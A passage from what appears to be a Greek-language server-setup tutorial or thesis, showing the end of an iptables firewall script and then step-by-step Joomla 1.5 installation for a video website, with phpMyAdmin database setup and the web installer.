# $IPTABLES -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries, e.g. to resolve IPs in logs.
# Although TCP 53 is normally used for zone-transfers, DNS queries with
# replies greater than 512 bytes also use TCP 53, so we'll allow both
#TCP and UDP 53 here

$IPTABLES -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 53 -m state --state NEW -j ACCEPT

# Allow outbound NTP queries
$IPTABLES -A OUTPUT -p udp --dport 123 -m state --state NEW -j ACCEPT

# Allow outbound SMTP
$IPTABLES -A OUTPUT -p tcp --dport 25 -m state --state NEW -j ACCEPT

# Allow outbound HTTPS
$IPTABLES -A OUTPUT -p tcp --dport 443 -m state --state NEW -j ACCEPT

# Log & drop anything not accepted above; if for no other reason, for
#troubleshooting

$IPTABLES -A OUTPUT -j LOG --log-prefix "Dropped by default (OUTPUT):"
$IPTABLES -A OUTPUT -j DROP

# Log & drop ALL incoming packets destined anywhere but here.
# (We already set the default FORWARD policy to DROP. But this is
# yet another free, reassuring redundancy, so why not throw it in?)

$IPTABLES -A FORWARD -j LOG --log-prefix "Attempted FORWARD?Dropped:"
$IPTABLES -A FORWARD -j DROP
;;

# Unload filters and reset default policies to ACCEPT.

stop)

echo -n "Firewall stopped..."
```

```
# Unload all fw rules
$IPTABLES --flush
$IPTABLES -P INPUT ACCEPT
$IPTABLES -P FORWARD ACCEPT
$IPTABLES -P OUTPUT ACCEPT

;;

status)
echo "Querying iptables status (via iptables --list)..."
$IPTABLES --line-numbers -v --list
;;

*)

echo "Usage: $0 {start|stop|status}"

exit 1

;;

esac
```

Με τους κανόνες αυτούς προστατεύουμε τον διακομιστή από τις πιο κοινές δικτυακές επιθέσεις και επιτρέπουμε μόνο εισερχόμενα και εξερχόμενα πακέτα που ανήκουν σε γνωστές και εγκεκριμένες υπηρεσίες (ftp, smtp , DNS κτλ).

Εγκατάσταση Joomla

Το Joomla είναι ένα δωρεάν και ελεύθερο σύστημα διαχείρισης περιεχομένου για τη δημοσίευση περιεχομένου στο Διαδίκτυο αλλά και σε τοπικά δίκτυα. Απλοποιεί σε σημαντικό βαθμό τη διαχείριση περιεχομένου μιας ιστοσελίδας σε σχέση με την κλασική διαδικασία (χειροκίνητης) ενημέρωσης μιας παραδοσιακής ιστοσελίδας.

Αποτελεί «παρακλάδι» (fork) του επίσης γνωστού Mambo και δημιουργήθηκε έπειτα από διαφωνία της ομάδας ανάπτυξης του Mambo με τον δικαιούχο του ονόματος «Mambo». Τον Ιανουάριο του 2008 ανακοινώθηκε η έκδοση 1.5 του Joomla που είναι και η έκδοση που θα χρησιμοποιήσουμε εμείς.


Δημιουργία βάσης δεδομένων

Πριν ξεκινήσουμε την εγκατάσταση του Joomla, πρέπει να δημιουργήσουμε τη βάση δεδομένων που θα χρησιμοποιεί για την αποθήκευση του περιεχομένου μας.

Τα βήματα που πρέπει να γίνουν είναι:

1. Δημιουργία της βάσης δεδομένων
2. Δημιουργία χρήστη
3. Εκχώρηση δικαιωμάτων χρήσης της βάσης στον χρήστη


Μεταβαίνουμε στη σελίδα της phpMyAdmin, www.kriti-videos.gr/phpmyadmin/ και αφού πληκτρολογήσουμε όνομα και κωδικό χρήστη πηγαίνουμε στη δημιουργία βάσης δεδομένων:



Εικόνα 22 - Δημιουργία βάσης δεδομένων για χρήση από το Joomla


Προσέχουμε μόνο ότι η κωδικοποίηση των χαρακτήρων που θα χρησιμοποιεί η βάση να είναι utf-8 case insensitive.

Στη συνέχεια δημιουργούμε έναν χρήστη και του καταχωρούμε τα εξής στοιχεία:



Εικόνα 23 - Προσθήκη χρήστη για τη βάση δεδομένων του Joomla

Το τελευταίο βήμα είναι η εκχώρηση δικαιωμάτων πάνω στη βάση που δημιουργήσαμε στο προηγούμενο βήμα:




Εικόνα 24 - Επιλογή δικαιωμάτων για τη βάση που χρησιμοποιεί το Joomla

Απ'ότι βλέπουμε εκχωρούμε στον χρήστη όλα τα δικαιώματα πάνω στη βάση μιας και ανήκει και θα χρησιμοποιείται αποκλειστικά από αυτόν οπότε και δεν χρειάζεται να ανησυχούμε για θέματα ασφαλείας.

Δικτυακή Εγκατάσταση


Η εγκατάσταση του Joomla σε έναν απομακρυσμένο διακομιστή γίνεται μέσα από έναν απλό περιηγητή (browser) μέσω μιας εύχρηστης διαδικτυακής διεπαφής.

Κατεβάζουμε την πιο πρόσφατη έκδοση (Joomla! 1.5.4) από την ιστοσελίδα www.joomlacode.org και την αποσυμπιέζουμε στον φάκελο που έχουμε ορίσει στον apache για την ιστοσελίδα μας δηλαδή `/var/www/kriti-videos.gr`. Στη συνέχεια το μόνο που χρειάζεται να κάνουμε είναι να πληκτρολογήσουμε στον περιηγητή μας τη διεύθυνση www.kriti-videos.gr και μας παρουσιάζεται η αρχική οθόνη στην οποία επιλέγουμε τη γλώσσα που θέλουμε να χρησιμοποιήσουμε για την εγκατάσταση:




Εικόνα 25 - Επιλογή γλώσσας εγκατάστασης

Στο δεύτερο βήμα της εγκατάστασης, γίνεται έλεγχος αν τηρούνται όλες οι απαιτήσεις που χρειάζονται για να προχωρήσει η εγκατάσταση:




Εικόνα 26 - Έλεγχος απαιτήσεων εγκατάστασης του Joomla

Το επόμενο βήμα είναι η αποδοχή της άδειας χρήσης GNU/GPL, της άδειας που επιτρέπει στο Joomla να παραμείνει ελεύθερο λογισμικό. Αφού αποδεχτούμε την άδεια, πρέπει να εισάγουμε τα στοιχεία που απαιτούνται για την επικοινωνία του Joomla με τη βάση δεδομένων μας:




Εικόνα 27 - Ρυθμίσεις Βάσης Δεδομένων

Στο επόμενο βήμα ρυθμίζουμε την πρόσβαση FTP ώστε η εγγραφή, μεταφορά, διαγραφή αρχείων και γενικά η πρόσβαση στο σύστημα αρχείων να γίνεται χωρίς τους περιορισμούς του Safe Mode:



Εικόνα 28 - FTP: Παράκαμψη περιορισμών SafeMode


Τέλος εισάγουμε μερικές βασικές ρυθμίσεις για τη διαχείριση της Joomla όπως ο κωδικός πρόσβασης του διαχειριστή και ένα email επικοινωνίας:



Εικόνα 29 - Κωδικός διαχειριστή και ρυθμίσεις email


Προαιρετικά μπορούμε σε αυτό το βήμα να προσθέσουμε δοκιμαστικό περιεχόμενο για την ιστοσελίδα μας για να κατατοπιστεί ο αρχάριος χρήστης με τον τρόπο λειτουργίας του Joomla. Εμείς είμαστε εξοικειωμένοι και δε χρειάζεται να προχωρήσουμε στην εγκατάστασή του.

Πλέον τελειώσαμε με την εγκατάσταση του Joomla και μπορούμε να προχωρήσουμε στην προσθήκη του υλικού μας και στη γενικότερη παραμετροποίηση της ιστοσελίδας μας. Για να έχουμε πρόσβαση στο νεοδημιουργηθείσα ιστοσελίδα μας αναγκαστικά πρέπει να σβήσουμε τον φάκελο «installation» που βρίσκεται μέσα στον φάκελο της ιστοσελίδας μας αλλιώς μας εμφανίζεται μήνυμα σφάλματος:



Εικόνα 30 - Τελική οθόνη εγκατάστασης Joomla

Για να έχουμε πρόσβαση στη διαχείριση της σελίδας, πληκτρολογούμε www.kriti-videos.gr/administrator/ και εισάγουμε τον κωδικό που ορίσαμε στα προηγούμενα βήματα. Έχοντας πλέον εισέλθει στο κομμάτι διαχείρισης της σελίδας μας, ξεκινάμε το σχεδιασμό της σελίδας και την εισαγωγή των δεδομένων μας που θέλουμε να προβάλουμε. Εν τέλει το αποτέλεσμά μας έχει ως εξής:



Εικόνα 31 - Κεντρική σελίδα του www.kriti-videos.gr

Επιπρόσθετα αρθρώματα για Joomla

Ο αρθρωτός σχεδιασμός του Joomla που βασίζεται στο μοντέλο MVC επιτρέπει την επέκταση, τροποποίηση και ανάπτυξη των βασικών λειτουργιών του μέσα από την χρήση επεκτάσεων.

